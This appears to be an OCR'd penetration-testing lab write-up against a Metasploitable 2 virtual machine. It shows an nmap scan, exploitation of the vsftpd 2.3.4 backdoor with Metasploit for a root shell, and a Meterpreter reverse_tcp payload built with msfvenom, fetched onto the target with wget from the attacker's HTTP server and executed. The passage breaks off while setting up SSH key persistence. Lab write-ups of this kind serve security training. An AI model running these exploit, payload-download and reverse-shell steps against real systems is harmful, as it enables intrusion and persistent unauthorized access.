
1. **Identifying the Vulnerability with Nmap:**
   Conducted a version scan to detect services and versions running on the target machine:

   ```
   nmap -sV 172.16.191.130 -vv
   ```

   **Result:**
   The scan revealed that vsftpd 2.3.4 was running on port 21, which is known to have a backdoor vulnerability.



root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.191.130 -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 03:48 EST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 03:48
Scanning 172.16.191.130 [1 port]
Completed ARP Ping Scan at 03:48, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:48
Completed Parallel DNS resolution of 1 host. at 03:48, 0.05s elapsed
Initiating SYN Stealth Scan at 03:48
Scanning 172.16.191.130 [1000 ports]
Discovered open port 22/tcp on 172.16.191.130
Discovered open port 23/tcp on 172.16.191.130
Discovered open port 3306/tcp on 172.16.191.130
Discovered open port 139/tcp on 172.16.191.130
Discovered open port 445/tcp on 172.16.191.130
Discovered open port 80/tcp on 172.16.191.130
Discovered open port 25/tcp on 172.16.191.130
Discovered open port 5900/tcp on 172.16.191.130
Discovered open port 53/tcp on 172.16.191.130
Discovered open port 111/tcp on 172.16.191.130
Discovered open port 21/tcp on 172.16.191.130
Discovered open port 1099/tcp on 172.16.191.130
Discovered open port 6667/tcp on 172.16.191.130
Discovered open port 514/tcp on 172.16.191.130
Discovered open port 8180/tcp on 172.16.191.130
Discovered open port 2049/tcp on 172.16.191.130
Discovered open port 8009/tcp on 172.16.191.130
Discovered open port 1524/tcp on 172.16.191.130
Discovered open port 5432/tcp on 172.16.191.130
Discovered open port 2121/tcp on 172.16.191.130
Discovered open port 513/tcp on 172.16.191.130
Discovered open port 512/tcp on 172.16.191.130
Discovered open port 6000/tcp on 172.16.191.130
Completed SYN Stealth Scan at 03:48, 1.37s elapsed (1000 total ports)


root@kali: /home/kali
File Actions Edit View Help
Discovered open port 5432/tcp on 172.16.191.130
Discovered open port 2121/tcp on 172.16.191.130
Discovered open port 513/tcp on 172.16.191.130
Discovered open port 512/tcp on 172.16.191.130
Discovered open port 6000/tcp on 172.16.191.130
Completed SYN Stealth Scan at 03:48, 1.37s elapsed (1000 total ports)
Initiating Service scan at 03:48
Scanning 23 services on 172.16.191.130
Completed Service scan at 03:48, 11.23s elapsed (23 services on 1 host)
NSE: Script scanning 172.16.191.130.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:48
Completed NSE at 03:48, 0.24s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:48
Completed NSE at 03:48, 0.07s elapsed
Nmap scan report for 172.16.191.130
Host is up, received arp-response (0.023s latency).
Scanned at 2025-01-19 03:48:15 EST for 13s
Not shown: 977 closed tcp ports (reset)





2. **Exploiting the Vulnerability with Metasploit:**
   Used the Metasploit Framework to exploit the vulnerability:
   - Launched Metasploit:


     ```
     msfconsole
     ```




   - Loaded the vsftpd module:


     ```
     use exploit/unix/ftp/vsftpd_234_backdoor
     ```








- Set the target IP and other options:

```
set RHOSTS 172.16.191.130
run
```



- Gained a shell on the target machine as indicated by the UID: uid-0(root) gid-0(root).




**Findings:**
The vsftpd backdoor vulnerability was successfully exploited, providing root access to the Metasploitable 2 machine. This highlighted the risks of using outdated and vulnerable software.

## 3. Maintaining Persistence


### Upgrading to a Meterpreter Session

1. **Generating the Meterpreter Payload**:
   On the **Kali machine**, generated a custom Meterpreter payload using `msfvenom`:

   ```
   sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.191.128
   LPORT=4444 -f elf > /tmp/myscript.elf
   ```


2. **Hosting the Payload**:
   Used Python's HTTP server to host the payload, making it accessible to the target machine:

   ```
   python3 -m http.server 80
   ```




3. **Downloading the Payload on the Target Machine**:
Used the shell or backdoor you've established, download the payload to the target:


`wget http://172.16.191.128/myscript.elf -O /tmp/myscript.elf`




`chmod +x /tmp/myscript.elf`


4. **Executing the Payload**:
   Ran the payload to establish a Meterpreter session:


```
./myscript.elf
```




5. **Setup the Listener on Kali**:
   In a new terminal, started a multi/handler in Metasploit:

```
msfconsole
use multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 172.16.191.128
set LPORT 4444
run
```







Once the payload executed on the target, a Meterpreter session opened.


## Establishing SSH Key Persistence with the Metasploit Module

1. **Backgrounding the Meterpreter Session**:
   Once the Meterpreter session is active, backgrounded it using `Ctrl + Z`. When prompted to confirm, typed `y`.
2. **Setup the SSH Key Persistence Module**:
   In the Metasploit console, configured the `linux/manage/sshkey_persistence` module:

